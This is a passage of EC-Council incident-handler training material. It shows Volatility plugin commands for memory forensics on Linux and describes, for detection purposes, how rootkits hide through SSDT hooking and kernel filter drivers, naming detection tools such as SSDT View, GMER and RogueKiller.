Incident handlers should use the **`pslist`** plugin of the Volatility tool to retrieve information about all the processes/programs that are running on the system.

**Command:**

```
python vol.py --file=<file_name> --profile=<Linux_profile_name>
linux_pslist
```





Figure 4.74: Screenshot of Volatility showing pslist plugin

**Note:** In this case, the Linux profile is Linux Ubuntu_16.04 x64.

### Examining Malicious Network Communications Using netstat Plugin

Incident handlers should use the **`netstat`** plugin to retrieve details related to network connections on a host system. The output returned by the netstat plugin provides information about all TCP and UDP port connections, which can help detect any malicious network communications running on the system.

**Command:**

```
python vol.py --file=<file_name> --profile=<Linux_profile_name>
linux_netstat
```


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.75: Screenshot showing output obtained upon using netstat plugin

### Viewing Processes Using pstree Plugin

Incident handlers should use the **pstree** plugin to display information about running processes along with their parent processes in the form of a tree, instead of displaying them as a list. Because of its tree format, it is simpler and more convenient to view the process hierarchy through the output generated by this plugin. From the obtained output, incident handlers can detect malicious processes along with their parent processes.

**Command:**

```
python vol.py --file=<file_name> --profile=<Linux_profile_name>
linux_pstree
```





Figure 4.76: Screenshot showing result obtained upon using pstree plugin


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Detecting Hidden Files in Memory Using malfind Plugin

Running the **malfind** plugin helps incident handlers detect hidden or injected files, which are generally DLL files, in the memory. If the output from the **pstree** plugin indicates that a particular PID is suspicious, incident handlers should run the **malfind** plugin on that PID to determine its legitimacy. For instance, from the **pstree** plugin output shown in the previous figure, the process with PID 1332 is identified as malicious. You can use the **malfind** plugin to check whether PID 1332 is a legitimate process.

The screenshot given below shows that when the **malfind** plugin is run with PID 1332, the parameter 'Protection' shows that the process is marked with the Read, Write, and Execute permissions. This indicates that some malicious code has been injected into the process.

**Command:**

```
python vol.py --file=<file_name> --profile=<Linux_profile_name> linux_malfind
```





Figure 4.77: Screenshot showing malfind plugin

The following table contains other Volatility commands that incident responders can use to obtain the required artifacts while analyzing the infected machines.

| Code | Purpose |
|---|---|
| **connections** | Displays the list of established connections |
| **connscan** | Helps view established, hidden, and historic connections |
| **psscan** | Extracts the signature of an EPROCESS data structure |


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

| | |
|---|---|
| **apihooks** | Helps find manipulated system functions |
| **printkey** | Displays hidden registry key |
| **idt** | Displays interrupt descriptor table to find manipulated interruptions |
| **threads** | Displays system threads and helps find orphan threads |
| **modscan** | Displays unlinked, unloaded, and loaded drivers |
| **getsids** | Displays the list of security identifiers |
| **filescan** | Displays file_object handles |
| **sockets** | Displays listening sockets |
| **mutantscan** | Scans the memory dump for malware traces and displays scan output |

Table 4.2: Volatility commands and their purposes

## Malware Analysis Techniques: Intrusion Analysis

Attackers use different types of malware that are specifically designed to intrude into an organization's network, spread infections, and maintain long-term persistence. The IH&R team of an organization is responsible for analyzing and investigating malware incidents to determine the intent and capabilities of the malware. Intrusion analysis not only involves analyzing IDSs and other perimeter security systems for detecting malware but also involves analyzing abnormal behavior patterns after malware intrusion. By performing intrusion analysis, incident handlers can determine malware existence/movement, network misuse, anomalies, and other malicious activities.

Malware-behavior-based intrusion analysis includes detecting malware by its covert storage/hiding and communication techniques.

## Intrusion Analysis: Detecting Malware via its Covert Storage/Hiding Techniques

Malware uses various covert storage techniques to hide from detection after a successful intrusion. Incident responders must understand various obfuscation techniques employed by malware to hide its presence so that they can easily detect the covertly hidden malware.

The following are some of the techniques employed by malware to hide from detection:

- **SSDT Patching/Hooking**

  A system service descriptor table (SSDT) is a table in the Windows OS kernel that stores entry-level addresses and is similar to a kernel-instruction index page. Each SSDT entry indicates a set of functions to be performed based on user requirements. Since every kernel function or operation is instructed by the SSDT, malware such as kernel-mode rootkits alter and modify the kernel data structure and attempt to hook with the SSDT data structure. With this modification, the SSDT alone can enable the rootkit to affect all user operations. A rootkit attaches itself to an SSDT by overwriting legitimate SSDT


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

instructions, pointing the SSDT toward rootkit functions and performing desired malicious operations.

You can use analysis tools such as SSDT View, GMER, and RootkitRevealer to identify such SSDT patching operations performed by rootkits.

- **SSDT View**

  Source: *https://www.novirusthanks.org*

  SSDT View is a Microsoft Windows OS utility designed to list the most significant SSDT aspects, including service indexes, addresses, and names and the module name corresponding to the service address. You can export the report to a file for further analysis. This utility can be useful for listing table hooks despite the x64 OS shipping with kernel patch protection (KPP)/PG-ready kernels, which translates to kernel bug checking if the SSDT is modified. However, this feature can be disabled through certain malware-like tricks; hence, the development of SSDT View.





Figure 4.78: Screenshot of SSDT View

- **Kernel Filter Drivers**

  Rootkit malware attempts to hide in kernel filter drivers, which follow a multilayered approach to enable system peripheral devices to communicate with each other. A driver stack consists of a set of drivers that pass information from one driver to another; for example, if you press any key on your keyboard, information is converted multiple times by multiple drivers before the desired content is displayed on the computer screen.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Rootkits such as TDL4 and keyloggers use such kernel filters to hide themselves from detection.

As an incident responder, you must remove filter devices from attached pointers and use antimalware tools such as RogueKiller to identify and detect such kernel-mode rootkits that affect filter drivers.

- **RogueKiller**

  Source: *https://www.adlice.com*

  RogueKiller is an antimalware solution that can detect and remove generic malware and advanced threats such as rootkits, rogues, spyware, adware, virus, and worms. It also detects controversial potentially unwanted programs (PUPs) and possible bad system modifications/corruptions (PUMs).

